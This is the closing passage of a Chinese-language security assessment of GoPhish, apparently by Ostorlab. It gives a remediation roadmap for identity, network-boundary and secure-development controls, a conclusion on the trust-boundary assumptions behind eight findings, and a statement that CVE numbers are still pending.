| 统一身份 | 让登录、会话、账户状态和 API 密钥具有一致的含义 | 虚拟哈希身份验证路径;服务器端/会话版本号吊销;在 API 中间件中执行账户状态检查;用户更新的字段级授权 | 注销、重置、锁定和角色变更测试会吊销或拒绝 UI 和 API 两类凭据。 |
| 加固边界 | 确保部署和出站网络行为与预期设计一致 | 在边缘实施受信任代理策略;移除管理端的直接暴露;默认拒绝的网络拨号器;出站流量控制 | 集成测试覆盖转发请求头、私有 IP 地址段、重定向和 DNS 行为。 |
| 防止复发 | 把经验教训转化为安全开发控制 | DTO 允许列表、创建/更新分离、面向 sink 的输出编码规则、针对出站客户端的审查检查 | 绕过策略的新端点和渲染器会被 CI 拒绝。 |
目标不是一次性重新设计 GoPhish,而是恢复少数几条不变量,让未来的功能从构造上就更加安全:只有受信任的基础设施才能声明客户端身份;只有经过授权的路径才能改变所有权;只有文本才能到达文本 sink;被禁用的账户在任何地方都被禁用;服务器端获取从拒绝出发,而不是从允许出发。
结语:修复边界,而不只是修复代码行
这些发现的共同点并不是某一个危险的函数,而是一个被假设而非被强制执行的边界:被当作身份信任的代理请求头、被当作 HTML 处理的错误、被当作创建意图的 ID、被当作账户状态的持有者密钥,以及一个被用来激活默认拒绝策略的允许列表选项。每一行代码都很小。应用的假设与攻击者能够控制的内容之间的落差,才是真正风险所在。
对于维护者来说,实际的处理顺序很清楚:首先遏制管理面板 XSS 和跨用户资源接管;然后让 API 授权和凭据吊销保持一致;最后在应用层和部署层同时加固登录和出站请求控制。对于安全团队来说,这次评估展示了借助 Ostorlab Agentic Deep Scan 开展的源代码分析,如何产出一份开发团队可以据此采取行动的报告。
CVE 状态
本文没有将 8 项发现中的任何一项与 CVE 相关联。CVE 编号的申请目前正在审核中。如果获得分配,确认的编号将另行公布;在此之前,上文中的发现标题以及最新版 GoPhish 中受影响的组件,是本次评估的权威参考。
评估参考: 最后更新于 2026-07-22。本次评估涵盖使用自带默认配置的最新版 GoPhish;在推断这些发现是否适用之前,读者应先确认自己的部署与该版本一致。